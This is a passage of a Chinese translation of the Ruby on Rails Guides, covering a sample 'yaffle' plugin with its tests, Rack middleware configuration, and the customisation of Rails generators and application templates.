require 'yaffle/core_ext'

module Yaffle
end
```

最后，新建一个 `core_ext.rb` 文件，并添加 `to_squawk` 方法：

```
# yaffle/lib/yaffle/core_ext.rb

String.class_eval do
  def to_squawk
    "squawk! #{self}".strip
  end
end
```

为了测试你的程序是否符合预期，可以在插件目录下运行 `rake` 命令，来测试一下。

```
  3 tests, 3 assertions, 0 failures, 0 errors, 0 skips
```

看到上述内容后，用命令行导航到test/dummy目录，使用Rails控制台来做个测试：

```
$ bin/rails console
>> "Hello World".to_squawk
=> "squawk! Hello World"
```

# 4 为Active Record添加"acts_as"方法

一般来说，在插件中为某模块添加方法的命名方式是 `acts_as_something` ，本例中我们将为Active Record添加一个名为 `acts_as_yaffle` 的方法实现 `squawk` 功能。

首先，新建一些文件：

```
# yaffle/test/acts_as_yaffle_test.rb

require 'test_helper'

class ActsAsYaffleTest < ActiveSupport::TestCase
end
```

```
# yaffle/lib/yaffle.rb

require 'yaffle/core_ext'
require 'yaffle/acts_as_yaffle'

module Yaffle
end
```

```
# yaffle/lib/yaffle/acts_as_yaffle.rb

module Yaffle
  module ActsAsYaffle
    # your code will go here
  end
end
```

### 4.1 添加一个类方法

假如插件的模块中有一个名为 `last_squawk` 的方法，与此同时，插件的使用者在其他模块也定义了一个名为 `last_squawk` 的方法，那么插件允许你添加一个类方法 `yaffle_text_field` 来改变插件内的 `last_squawk` 方法的名称。

开始之前，先写一些测试用例来保证程序拥有符合预期的行为。

```
# yaffle/test/acts_as_yaffle_test.rb

require 'test_helper'

class ActsAsYaffleTest < ActiveSupport::TestCase

  def test_a_hickwalls_yaffle_text_field_should_be_last_squawk
    assert_equal "last_squawk", Hickwall.yaffle_text_field
  end

  def test_a_wickwalls_yaffle_text_field_should_be_last_tweet
    assert_equal "last_tweet", Wickwall.yaffle_text_field
  end

end
```

运行 `rake` 命令，你将看到如下结果：

```
    1) Error:
  test_a_hickwalls_yaffle_text_field_should_be_last_squawk(ActsAsYaffleTest):
  NameError: uninitialized constant ActsAsYaffleTest::Hickwall
      test/acts_as_yaffle_test.rb:6:in `test_a_hickwalls_yaffle_text_field_should_be_last

    2) Error:
  test_a_wickwalls_yaffle_text_field_should_be_last_tweet(ActsAsYaffleTest):
  NameError: uninitialized constant ActsAsYaffleTest::Wickwall
      test/acts_as_yaffle_test.rb:10:in `test_a_wickwalls_yaffle_text_field_should_be_las

  5 tests, 3 assertions, 0 failures, 2 errors, 0 skips
```

上述内容告诉我们，我们没有提供必要的模块(Hickwall 和 Wickwall)进行测试。我们可以在test/dummy目录下使用命令生成必要的模块：

```
$ cd test/dummy
$ bin/rails generate model Hickwall last_squawk:string
$ bin/rails generate model Wickwall last_squawk:string last_tweet:string
```

接下来为简单应用创建测试数据库并做数据迁移：

```
$ cd test/dummy
$ bin/rake db:migrate
```

至此，修改Hickwall和Wickwall模块，把他们和yaffles关联起来：

```
# test/dummy/app/models/hickwall.rb

class Hickwall < ActiveRecord::Base
  acts_as_yaffle
end

# test/dummy/app/models/wickwall.rb

class Wickwall < ActiveRecord::Base
  acts_as_yaffle yaffle_text_field: :last_tweet
end
```

同时定义`acts_as_yaffle`方法：

```
# yaffle/lib/yaffle/acts_as_yaffle.rb
module Yaffle
  module ActsAsYaffle
    extend ActiveSupport::Concern

    included do
    end

    module ClassMethods
      def acts_as_yaffle(options = {})
        # your code will go here
      end
    end
  end
end

ActiveRecord::Base.send :include, Yaffle::ActsAsYaffle
```

在插件的根目录下运行`rake`命令：

```
    1) Error:
  test_a_hickwalls_yaffle_text_field_should_be_last_squawk(ActsAsYaffleTest):
  NoMethodError: undefined method `yaffle_text_field' for #<Class:0x000001016661b8>
      /Users/xxx/.rvm/gems/ruby-1.9.2-p136@xxx/gems/activerecord-3.0.3/lib/active_record/
      test/acts_as_yaffle_test.rb:5:in `test_a_hickwalls_yaffle_text_field_should_be_last

    2) Error:
  test_a_wickwalls_yaffle_text_field_should_be_last_tweet(ActsAsYaffleTest):
  NoMethodError: undefined method `yaffle_text_field' for #<Class:0x00000101653748>
      Users/xxx/.rvm/gems/ruby-1.9.2-p136@xxx/gems/activerecord-3.0.3/lib/active_record/b
      test/acts_as_yaffle_test.rb:9:in `test_a_wickwalls_yaffle_text_field_should_be_last

  5 tests, 3 assertions, 0 failures, 2 errors, 0 skips
```

现在离目标已经很近了，我们来完成`acts_as_yaffle`方法，以便通过测试。

```
# yaffle/lib/yaffle/acts_as_yaffle.rb

module Yaffle
  module ActsAsYaffle
   extend ActiveSupport::Concern

    included do
    end

    module ClassMethods
      def acts_as_yaffle(options = {})
        cattr_accessor :yaffle_text_field
        self.yaffle_text_field = (options[:yaffle_text_field] || :last_squawk).to_s
      end
    end
  end
end

ActiveRecord::Base.send :include, Yaffle::ActsAsYaffle
```

运行`rake`命令后，你将看到所有测试都通过了:

```
  5 tests, 5 assertions, 0 failures, 0 errors, 0 skips
```

### 4.2 添加一个实例方法

本插件将为所有Active Record对象添加一个名为`squawk`的方法，Active Record 对象通过调用`acts_as_yaffle`方法来间接调用插件的`squawk`方法。`squawk`方法将作为一个可赋值的字段与数据库关联起来。

开始之前，可以先写一些测试用例来保证程序拥有符合预期的行为：

```
# yaffle/test/acts_as_yaffle_test.rb
require 'test_helper'

class ActsAsYaffleTest < ActiveSupport::TestCase

  def test_a_hickwalls_yaffle_text_field_should_be_last_squawk
    assert_equal "last_squawk", Hickwall.yaffle_text_field
  end

  def test_a_wickwalls_yaffle_text_field_should_be_last_tweet
    assert_equal "last_tweet", Wickwall.yaffle_text_field
  end

  def test_hickwalls_squawk_should_populate_last_squawk
    hickwall = Hickwall.new
    hickwall.squawk("Hello World")
    assert_equal "squawk! Hello World", hickwall.last_squawk
  end

  def test_wickwalls_squawk_should_populate_last_tweet
    wickwall = Wickwall.new
    wickwall.squawk("Hello World")
    assert_equal "squawk! Hello World", wickwall.last_tweet
  end
end
```

运行测试后，确保测试结果中包含2个"NoMethodError: undefined method `squawk'"的测试错误，那么我们可以修改'acts_as_yaffle.rb'中的代码：

```
# yaffle/lib/yaffle/acts_as_yaffle.rb

module Yaffle
  module ActsAsYaffle
    extend ActiveSupport::Concern

    included do
    end

    module ClassMethods
      def acts_as_yaffle(options = {})
        cattr_accessor :yaffle_text_field
        self.yaffle_text_field = (options[:yaffle_text_field] || :last_squawk).to_s

        include Yaffle::ActsAsYaffle::LocalInstanceMethods
      end
    end

    module LocalInstanceMethods
      def squawk(string)
        write_attribute(self.class.yaffle_text_field, string.to_squawk)
      end
    end
  end
end

ActiveRecord::Base.send :include, Yaffle::ActsAsYaffle
```

运行 `rake` 命令后，你将看到如下结果：
`7 tests, 7 assertions, 0 failures, 0 errors, 0 skips`

提示：使用 `write_attribute` 方法写入字段只是举例说明插件如何与模型交互，并非推荐的使用方法，你也可以用如下方法实现：
`ruby send("#{self.class.yaffle_text_field}=", string.to_squawk)`

# 5 生成器

插件可以方便的引用和创建生成器。关于创建生成器的更多信息，可以参考Generators Guide

# 6 发布Gem

Gem插件可以通过Git代码托管库方便的在开发者之间分享。如果你希望分享Yaffle插件，那么可以将Yaffle放在Git代码托管库上。如果你想在Rails应用中使用Yaffle插件，那么可以在Rails应用的Gem文件中添加如下代码：

```
gem 'yaffle', git: 'git://github.com/yaffle_watcher/yaffle.git'
```

运行 `bundle install` 命令后，Yaffle插件就可以在你的Rails应用中使用了。

当gem作为一个正式版本分享时，它就可以被发布到RubyGems上了。想要了解更多关于发布gem到RubyGems信息，可以参考Creating and Publishing Your First Ruby Gem。

# 7 RDoc 文档

插件功能稳定并准备发布时，为用户提供一个使用说明文档是必要的。很幸运，为你的插件写一个文档很容易。

首先更新说明文件以及如何使用你的插件等详细信息。文档主要包括以下几点：

- 你的名字
- 安装指南
- 如何安装gem到应用中(一些使用例子)
- 警告,使用插件时需要注意的地方，这将为用户提供方便。

当你的README文件写好以后，为用户提供所有与插件方法相关的rdoc注释。通常我们使用'#:nodoc:'注释不包含在公共API中的代码。

当你的注释编写好以后，可以到你的插件目录下运行如下命令：

```
$ bin/rake rdoc
```

## 7.1 参考文献

- Developing a RubyGem using Bundler
- Using .gemspecs as Intended
- Gemspec Reference
- GemPlugins: A Brief Introduction to the Future of Rails Plugins

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Rails on Rack

本文介绍 Rails 和 Rack 的集成，以及与其他 Rack 组件的配合。

读完本文，你将学到：

- 如何在 Rails 程序中使用中间件；
- Action Pack 内建的中间件；
- 如何编写中间件；

## Chapters



阅读本文之前需要了解 Rack 协议及相关概念，如中间件、URL 映射和 `Rack::Builder`。

## 1 Rack 简介

Rack 为使用 Ruby 开发的网页程序提供了小型模块化，适应性极高的接口。Rack 尽量使用最简单的方式封装 HTTP 请求和响应，为服务器、框架和二者之间的软件（中间件）提供了统一的 API，只要调用一个简单的方法就能完成一切操作。

- Rack API 文档

详细解说 Rack 不是本文的目的，如果不知道 Rack 基础知识，可以阅读“参考资源”一节。

## 2 Rails on Rack

### 2.1 Rails 程序中的 Rack 对象

`ApplicationName::Application` 是 Rails 程序中最主要的 Rack 程序对象。任何支持 Rack 的服务器都应该使用 `ApplicationName::Application` 对象服务 Rails 程序。`Rails.application` 也指向 `ApplicationName::Application` 对象。

## 2.2 `rails server`

`rails server` 命令会创建 `Rack::Server` 对象并启动服务器。

`rails server` 创建 `Rack::Server` 实例的方法如下：

```
Rails::Server.new.tap do |server|
  require APP_PATH
  Dir.chdir(Rails.application.root)
  server.start
end
```

`Rails::Server` 继承自 `Rack::Server`，使用下面的方式调用 `Rack::Server#start` 方法：

```
class Server < ::Rack::Server
  def start
    ...
    super
  end
end
```

`Rails::Server` 加载中间件的方式如下：

```
def middleware
  middlewares = []
  middlewares << [Rails::Rack::Debugger] if options[:debugger]
  middlewares << [::Rack::ContentLength]
  Hash.new(middlewares)
end
```

`Rails::Rack::Debugger` 基本上只在开发环境中有用。下表说明了加载的各中间件的用途：

| 中间件 | 用途 |
| --- | --- |
| `Rails::Rack::Debugger` | 启用调试功能 |
| `Rack::ContentLength` | 计算响应的长度，单位为字节，然后设置 HTTP Content-Length 报头 |

## 2.3 `rackup`

如果想用 `rackup` 代替 `rails server` 命令，可以在 Rails 程序根目录下的 `config.ru` 文件中写入下面的代码：

```
# Rails.root/config.ru
require ::File.expand_path('../config/environment', __FILE__)

use Rails::Rack::Debugger
use Rack::ContentLength
run Rails.application
```

然后使用下面的命令启动服务器：

```
$ rackup config.ru
```

查看 `rackup` 的其他选项，可以执行下面的命令：

```
$ rackup --help
```

## 3 Action Dispatcher 中间件

Action Dispatcher 中的很多组件都以 Rack 中间件的形式实现。`Rails::Application` 通过 `ActionDispatch::MiddlewareStack` 把内部和外部的中间件组合在一起，形成一个完整的 Rails Rack 程序。

在 Rails 中，`ActionDispatch::MiddlewareStack` 的作用和 `Rack::Builder` 一样，不过前者更灵活，也为满足 Rails 的需求加入了更多功能。

### 3.1 查看使用的中间件

Rails 提供了一个 rake 任务，用来查看使用的中间件：

```
$ rake middleware
```

在新建的 Rails 程序中，可能会输出如下结果：

```
use Rack::Sendfile
use ActionDispatch::Static
use Rack::Lock
use #<ActiveSupport::Cache::Strategy::LocalCache::Middleware:0x000000029a0838>
use Rack::Runtime
use Rack::MethodOverride
use ActionDispatch::RequestId
use Rails::Rack::Logger
use ActionDispatch::ShowExceptions
use ActionDispatch::DebugExceptions
use ActionDispatch::RemoteIp
use ActionDispatch::Reloader
use ActionDispatch::Callbacks
use ActiveRecord::Migration::CheckPending
use ActiveRecord::ConnectionAdapters::ConnectionManagement
use ActiveRecord::QueryCache
use ActionDispatch::Cookies
use ActionDispatch::Session::CookieStore
use ActionDispatch::Flash
use ActionDispatch::ParamsParser
use Rack::Head
use Rack::ConditionalGet
use Rack::ETag
run MyApp::Application.routes
```

这里列出的各中间件在“内部中间件”一节有详细介绍。

## 3.2 设置中间件

Rails 在 `application.rb` 或 `environments/<environment>.rb` 文件中提供了一个简单的设置项 `config.middleware` ，可以在middleware堆栈中添加，修改和删除中间件 。

### 3.2.1 添加新中间件

使用下面列出的任何一种方法都可以添加新中间件：

- `config.middleware.use(new_middleware, args)` ：把新中间件添加到列表末尾；
- `config.middleware.insert_before(existing_middleware, new_middleware, args)` ：在 `existing_middleware` 之前添加新中间件；
- `config.middleware.insert_after(existing_middleware, new_middleware, args)` ：在 `existing_middleware` 之后添加新中间件；

```
# config/application.rb

# Push Rack::BounceFavicon at the bottom
config.middleware.use Rack::BounceFavicon

# Add Lifo::Cache after ActiveRecord::QueryCache.
# Pass { page_cache: false } argument to Lifo::Cache.
config.middleware.insert_after ActiveRecord::QueryCache, Lifo::Cache, page_cache: false
```

### 3.2.2 替换中间件

使用 `config.middleware.swap` 可以替换middleware堆栈中的中间件：

```
# config/application.rb

# Replace ActionDispatch::ShowExceptions with Lifo::ShowExceptions
config.middleware.swap ActionDispatch::ShowExceptions, Lifo::ShowExceptions
```

### 3.2.3 删除中间件

在程序的设置文件中加入下面的代码：

```
# config/application.rb
config.middleware.delete "Rack::Lock"
```

现在查看所用的中间件，会发现 `Rack::Lock` 不在输出结果中。

```
$ rake middleware
(in /Users/lifo/Rails/blog)
use ActionDispatch::Static
use #<ActiveSupport::Cache::Strategy::LocalCache::Middleware:0x00000001c304c8>
use Rack::Runtime
...
run Blog::Application.routes
```

如果想删除会话相关的中间件，可以这么做：

```
# config/application.rb
config.middleware.delete "ActionDispatch::Cookies"
config.middleware.delete "ActionDispatch::Session::CookieStore"
config.middleware.delete "ActionDispatch::Flash"
```

删除浏览器相关的中间件：

```
# config/application.rb
config.middleware.delete "Rack::MethodOverride"
```

## 3.3 内部中间件

Action Controller 的很多功能都以中间件的形式实现。下面解释个中间件的作用。

**`Rack::Sendfile`**：设置服务器上的 X-Sendfile 报头。通过 `config.action_dispatch.x_sendfile_header` 选项设置。

**`ActionDispatch::Static`**：用来服务静态资源文件。如果选项 `config.serve_static_assets` 为 `false`，则禁用这个中间件。

**`Rack::Lock`**：把 `env["rack.multithread"]` 旗标设为 `false`，程序放入互斥锁中。

**`ActiveSupport::Cache::Strategy::LocalCache::Middleware`**：在内存中保存缓存，非线程安全。

**`Rack::Runtime`**：设置 X-Runtime 报头，即执行请求的时长，单位为秒。

`Rack::MethodOverride`：如果指定了 `params[:_method]` 参数，会覆盖所用的请求方法。这个中间件实现了 PUT 和 DELETE 方法。

`ActionDispatch::RequestId`：在响应中设置一个唯一的 X-Request-Id 报头，并启用 `ActionDispatch::Request#uuid` 方法。

`Rails::Rack::Logger`：请求开始时提醒日志，请求完成后写入日志。

`ActionDispatch::ShowExceptions`：补救程序抛出的所有异常，调用处理异常的程序，使用特定的格式显示给用户。

`ActionDispatch::DebugExceptions`：如果在本地开发，把异常写入日志，并显示一个调试页面。

`ActionDispatch::RemoteIp`：检查欺骗攻击的 IP。

`ActionDispatch::Reloader`：提供“准备”和“清理”回调，协助开发环境中的代码重新加载功能。

`ActionDispatch::Callbacks`：在处理请求之前调用“准备”回调。

`ActiveRecord::Migration::CheckPending`：检查是否有待运行的迁移，如果有就抛出 `ActiveRecord::PendingMigrationError` 异常。

`ActiveRecord::ConnectionAdapters::ConnectionManagement`：请求处理完成后，清理活跃的连接，除非在发起请求的环境中把 `rack.test` 设为 `true`。

`ActiveRecord::QueryCache`：启用 Active Record 查询缓存。

`ActionDispatch::Cookies`：设置请求的 cookies。

`ActionDispatch::Session::CookieStore`：负责把会话存储在 cookies 中。

`ActionDispatch::Flash`：设置 Flash 消息的键。只有设定了 `config.action_controller.session_store` 选项时才可用。

`ActionDispatch::ParamsParser`：把请求中的参数出入 `params`。

`ActionDispatch::Head`：把 HEAD 请求转换成 GET 请求，并处理。

`Rack::ConditionalGet`：添加对“条件 GET”的支持，如果页面未修改，就不响应。

`Rack::ETag`：为所有字符串类型的主体添加 ETags 报头。ETags 用来验证缓存。

设置 Rack 时可使用上述任意一个中间件。

# 4 参考资源

## 4.1 学习

- Rack 官网
- Rack 简介
- Ruby on Rack #1 - Hello Rack!
- Ruby on Rack #2 - The Builder

### 4.2 理解中间件

- Railscast 介绍 Rack 中间件的视频

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 个性化Rails生成器与模板

Rails 生成器是提高你工作效率的有力工具。通过本章节的学习，你可以了解如何创建和个性化生成器。

通过学习本章节，你将学到：

- 如何在你的Rails应用中辨别哪些生成器是可用的；
- 如何使用模板创建一个生成器；
- Rails应用在调用生成器之前如何找到他们；
- 如何通过创建一个生成器来定制你的 scaffold ；
- 如何通过改变生成器模板定制你的scaffold ；
- 如何使用回调复用生成器；
- 如何创建一个应用模板；

## Chapters

  - `capify!`
  - `route`
  - `readme`

## 1 简单介绍

当使用 `rails` 命令创建一个应用的时候，实际上使用的是一个Rails生成器，创建应用之后，你可以使用 `rails generate` 命令获取当前可用的生成器列表：

```
$ rails new myapp
$ cd myapp
$ bin/rails generate
```

你将会看到和Rails相关的生成器列表，如果想了解这些生成器的详情，可以做如下操作：

```
$ bin/rails generate helper --help
```

## 2 创建你的第一个生成器

从Rails 3.0开始，生成器都是基于Thor构建的。Thor提供了强力的解析和操作文件的功能。比如，我们想让生成器在 `config/initializers` 目录下创建一个名为 `initializer.rb` 的文件：

第一步可以通过 `lib/generators/initializer_generator.rb` 中的代码创建一个文件：

```
class InitializerGenerator < Rails::Generators::Base
  def create_initializer_file
    create_file "config/initializers/initializer.rb", "# Add initialization content here"
  end
end
```

提示： `Thor::Actions` 提供了 `create_file` 方法。关于 `create_file` 方法的详情可以参考Thor's documentation

我们创建的生成器非常简单： 它继承自 `Rails::Generators::Base` ，只包含一个方法。当一个生成器被调用时，每个在生成器内部定义的方法都会顺序执行一次。最终，我们会根据程序执行环境调用 `create_file` 方法，在目标文件目录下创建一个文件。 如果你很熟悉Rails应用模板API，那么你在看生成器API时，也会轻车熟路，没什么障碍。

为了调用我们刚才创建的生成器，我们只需要做如下操作：

```
$ bin/rails generate initializer
```

我们可以通过如下代码，了解我们刚才创建的生成器的相关信息： `bash $ bin/rails generate initializer --help`

Rails可以对一个命名空间化的生成器自动生成一个很好的描述信息。比如`ActiveRecord::Generators::ModelGenerator`。一般而言，我们可以通过2中方式生成相关的描述。第一种是在生成器内部调用`desc`方法：

```
class InitializerGenerator < Rails::Generators::Base
  desc "This generator creates an initializer file at config/initializers"
  def create_initializer_file
    create_file "config/initializers/initializer.rb", "# Add initialization content here"
  end
end
```

现在我们可以通过`--help`选项看到刚创建的生成器的描述信息。第二种是在生成器同名的目录下创建一个名为`USAGE`的文件存放和生成器相关的描述信息。

# 3 用生成器创建生成器

生成器本身拥有一个生成器：

```
$ bin/rails generate generator initializer
      create  lib/generators/initializer
      create  lib/generators/initializer/initializer_generator.rb
      create  lib/generators/initializer/USAGE
      create  lib/generators/initializer/templates
```

这个生成器实际上只创建了这些：

```
class InitializerGenerator < Rails::Generators::NamedBase
  source_root File.expand_path("../templates", __FILE__)
end
```

首先，我们注意到生成器是继承自`Rails::Generators::NamedBase`而非`Rails::Generators::Base`， 这意味着，我们的生成器在被调用时，至少要接收一个参数，即初始化器的名字。这样我们才能通过代码中的变量`name`来访问它。

我们可以通过查看生成器的描述信息来证实(别忘了删除旧的生成器文件)：

```
$ bin/rails generate initializer --help
Usage:
  rails generate initializer NAME [options]
```

我们可以看到刚才创建的生成器有一个名为`source_root`的类方法。这个方法会指定生成器模板文件的存放路径，一般情况下，会放在`lib/generators/initializer/templates`目录下。

为了了解生成器模板的作用，我们在`lib/generators/initializer/templates/initializer.rb`创建该文件，并添加如下内容：

```
# Add initialization content here
```

现在，我们来为生成器添加一个拷贝方法，将模板文件拷贝到指定目录：

```
class InitializerGenerator < Rails::Generators::NamedBase
  source_root File.expand_path("../templates", __FILE__)

  def copy_initializer_file
    copy_file "initializer.rb", "config/initializers/#{file_name}.rb"
  end
end
```

接下来，使用刚才创建的生成器：

```
$ bin/rails generate initializer core_extensions
```

我们可以看到通过生成器的模板在 `config/initializers/core_extensions.rb` 创建了一个名为core_extensions的初始化器。这说明 `copy_file` 方法从指定文件下拷贝了一个文件到目标文件夹。因为我们是继承自 `Rails::Generators::NamedBase` 的，所以会自动生成 `file_name` 方法。

这个方法将在本章节的final section实现完整功能。

# 4 生成器查找

当你运行 `rails generate initializer core_extensions` 命令时，Rails会做如下搜索：

```
rails/generators/initializer/initializer_generator.rb
generators/initializer/initializer_generator.rb
rails/generators/initializer_generator.rb
generators/initializer_generator.rb
```

如果没有找到，你将会看到一个错误信息。

提示： 上面的例子把文件放在Rails应用的 `lib` 文件夹下，是因为该文件夹路径属于 `$LOAD_PATH` 。

# 5 个性化你的工作流

Rails自带的生成器为工作流的个性化提供了支持。它们可以在 `config/application.rb` 中进行配置：

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :test_unit, fixture: true
end
```

在个性化我们的工作流之前，我们先看看scaffold工具会做些什么：

```
$ bin/rails generate scaffold User name:string
      invoke  active_record
      create    db/migrate/20130924151154_create_users.rb
      create    app/models/user.rb
      invoke    test_unit
      create      test/models/user_test.rb
      create      test/fixtures/users.yml
      invoke  resource_route
       route    resources :users
      invoke  scaffold_controller
      create    app/controllers/users_controller.rb
      invoke    erb
      create      app/views/users
      create      app/views/users/index.html.erb
      create      app/views/users/edit.html.erb
      create      app/views/users/show.html.erb
      create      app/views/users/new.html.erb
      create      app/views/users/_form.html.erb
      invoke    test_unit
      create      test/controllers/users_controller_test.rb
      invoke    helper
      create      app/helpers/users_helper.rb
      invoke      test_unit
      create        test/helpers/users_helper_test.rb
      invoke    jbuilder
      create      app/views/users/index.json.jbuilder
      create      app/views/users/show.json.jbuilder
      invoke  assets
      invoke    coffee
      create      app/assets/javascripts/users.js.coffee
      invoke    scss
      create      app/assets/stylesheets/users.css.scss
      invoke  scss
      create    app/assets/stylesheets/scaffolds.css.scss
```

通过上面的内容，我们可以很容易理解Rails3.0以上版本的生成器是如何工作的。scaffold生成器几乎不生成文件。它只是调用其他生成器去做。这样的话，我们可以很方便的添加/替换/删除这些被调用的生成器。比如说，scaffold生成器调用了scaffold_controller生成器(调用了erb,test_unit和helper生成器)，它们每个生成器都有一个单独的响应方法，这样就很容易实现代码复用。

如果我们希望scaffold 在生成工作流时不必生成样式表，脚本文件和测试固件等文件，那么我们可以进行如下配置：

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :test_unit, fixture: false
  g.stylesheets     false
  g.javascripts     false
end
```

如果我们使用scaffold生成器创建另外一个资源时，就会发现样式表，脚本文件和测试固件的文件都不再创建了。如果你想更深入的进行定制，比如使用DataMapper和RSpec 替换Active Record和TestUnit ，那么只需要把相关的gem文件引入，并配置你的生成器。

为了证明这一点，我们将创建一个新的helper生成器，简单的添加一些实例变量访问器。首先，我们创建一个带Rails命名空间的的生成器，因为这样为Rails方便搜索提供了支持：

```
$ bin/rails generate generator rails/my_helper
      create  lib/generators/rails/my_helper
      create  lib/generators/rails/my_helper/my_helper_generator.rb
      create  lib/generators/rails/my_helper/USAGE
      create  lib/generators/rails/my_helper/templates
```

现在，我们可以删除 `templates` 和 `source_root` 文件了，因为我们将不会用到它们，接下来我们在生成器中添加如下代码：

```
# lib/generators/rails/my_helper/my_helper_generator.rb
class Rails::MyHelperGenerator < Rails::Generators::NamedBase
  def create_helper_file
    create_file "app/helpers/#{file_name}_helper.rb", <<-FILE
module #{class_name}Helper
  attr_reader :#{plural_name}, :#{plural_name.singularize}
end
    FILE
  end
end
```

我们可以使用修改过的生成器为products提供一个helper文件：

```
$ bin/rails generate my_helper products
      create  app/helpers/products_helper.rb
```

这将会在 `app/helpers` 目录下生成一个对应的文件：

```
module ProductsHelper
  attr_reader :products, :product
end
```

这就是我们希望看到的。现在，我们可以修改 `config/application.rb` ，告诉scaffold使用我们的helper 生成器：

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :test_unit, fixture: false
  g.stylesheets     false
  g.javascripts     false
  g.helper          :my_helper
end
```

你将在生成动作列表中看到上述方法的调用：

```
$ bin/rails generate scaffold Article body:text
      [...]
      invoke    my_helper
      create      app/helpers/articles_helper.rb
```

我们注意到新的helper生成器替换了Rails默认的调用。但有一件事情却忽略了，如何为新的生成器提供测试呢？我们可以复用原有的helpers测试生成器。

从Rails 3.0开始，简单的实现上述功能依赖于钩子的概念。我们新的helper方法不需要拘泥于特定的测试框架，它可以简单的提供一个钩子，测试框架只需要实现这个钩子并与之一致即可。

为此，我们需要对生成器做如下修改：

```
# lib/generators/rails/my_helper/my_helper_generator.rb
class Rails::MyHelperGenerator < Rails::Generators::NamedBase
  def create_helper_file
    create_file "app/helpers/#{file_name}_helper.rb", <<-FILE
module #{class_name}Helper
  attr_reader :#{plural_name}, :#{plural_name.singularize}
end
    FILE
  end

  hook_for :test_framework
end
```

现在，当helper生成器被调用时，与之匹配的测试框架是TestUnit，那么这将会调用 `Rails::TestUnitGenerator` 和 `TestUnit::MyHelperGenerator` 。如果他们都没有定义，我们可以告诉生成器调用 `TestUnit::Generators::HelperGenerator` 来替代。对于一个Rails生成器来说，我们只需要添加如下代码：

```
# Search for :helper instead of :my_helper
hook_for :test_framework, as: :helper
```

现在，你再次运行scaffold生成器生成Rails应用时，它就会生成相关的测试了。

## 6 通过修改生成器模板个性化工作流

上一章节中，我们只是简单的在helper生成器中添加了一行代码，没有添加额外的功能。有一种简便的方法可以实现它，那就是替换模版中已经存在的生成器。比如 `Rails::Generators::HelperGenerator` 。

从Rails 3.0开始，生成器不只是在源目录中查找模版，它们也会搜索其他路径。其中一个就是 `lib/templates` ，如果我们想定制 `Rails::Generators::HelperGenerator` ，那么我们可以在 `lib/templates/rails/helper` 中添加一个名为 `helper.rb` 的文件，文件内容包含如下代码：

```
module <%= class_name %>Helper
  attr_reader :<%= plural_name %>, :<%= plural_name.singularize %>
end
```

将 `config/application.rb` 中重复的内容删除：

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :test_unit, fixture: false
  g.stylesheets     false
  g.javascripts     false
end
```

现在生成另外一个Rails应用时，你会发现得到的结果几乎一致。这是一个很有用的功能，如果你只想修改 `edit.html.erb`，`index.html.erb` 等文件的布局，那么可以在 `lib/templates/erb/scaffold` 中进行配置。

## 7 让生成器支持备选功能

最后将要介绍的生成器特性对插件生成器特别有用。举个例子，如果你想给TestUnit添加一个名为 shoulda的特性，TestUnit已经实现了所有Rails要求的生成器功能，shoulda想重用其中的部分功能，shoulda不需要重新实现这些生成器，可以告诉Rails使用 `TestUnit` 的生成器，如果在 `Shoulda` 的命名空间中没找到的话。

我们可以通过修改 `config/application.rb` 的内容，很方便的实现这个功能：

```
config.generators do |g|
  g.orm             :active_record
  g.template_engine :erb
  g.test_framework  :shoulda, fixture: false
  g.stylesheets     false
  g.javascripts     false

  # Add a fallback!
  g.fallbacks[:shoulda] = :test_unit
end
```

现在，如果你使用scaffold 创建一个Comment 资源，那么你将看到shoulda生成器被调用了，但最后调用的是TestUnit的生成器方法：

```
$ bin/rails generate scaffold Comment body:text
      invoke  active_record
      create    db/migrate/20130924143118_create_comments.rb
      create    app/models/comment.rb
      invoke    shoulda
      create      test/models/comment_test.rb
      create      test/fixtures/comments.yml
      invoke  resource_route
       route    resources :comments
      invoke  scaffold_controller
      create    app/controllers/comments_controller.rb
      invoke    erb
      create      app/views/comments
      create      app/views/comments/index.html.erb
      create      app/views/comments/edit.html.erb
      create      app/views/comments/show.html.erb
      create      app/views/comments/new.html.erb
      create      app/views/comments/_form.html.erb
      invoke    shoulda
      create      test/controllers/comments_controller_test.rb
      invoke    my_helper
      create      app/helpers/comments_helper.rb
      invoke      shoulda
      create        test/helpers/comments_helper_test.rb
      invoke    jbuilder
      create      app/views/comments/index.json.jbuilder
      create      app/views/comments/show.json.jbuilder
      invoke  assets
      invoke    coffee
      create      app/assets/javascripts/comments.js.coffee
      invoke    scss
```

备选功能支持你的生成器拥有单独的响应，可以实现代码复用，减少重复代码。

# 8 应用模版

现在你已经了解如何在一个应用中使用生成器，那么你知道生成器还可以生成应用吗？ 这种生成器一般是由"template"来实现的。接下来我们会简要介绍模版API，进一步了解可以参考Rails Application Templates guide。

```
gem "rspec-rails", group: "test"
gem "cucumber-rails", group: "test"

if yes?("Would you like to install Devise?")
  gem "devise"
  generate "devise:install"
  model_name = ask("What would you like the user model to be called? [user]")
  model_name = "user" if model_name.blank?
  generate "devise", model_name
end
```

上述模版在 `Gemfile` 声明了 `rspec-rails` 和 `cucumber-rails` 两个gem包属于 `test` 组，之后会发送一个问题给使用者，是否希望安装Devise？如果用户同意安装，那么模版会将Devise添加到 `Gemfile` 文件中，并运行 `devise:install` 命令，之后根据用户输入的模块名，指定 `devise` 所属模块。

假如你想使用一个名为 `template.rb` 的模版文件，我们可以通过在执行 `rails new` 命令时，加上 `-m` 选项来改变输出信息：

```
$ rails new thud -m template.rb
```

上述命令将会生成 `Thud` 应用，并使用模版生成输出信息。

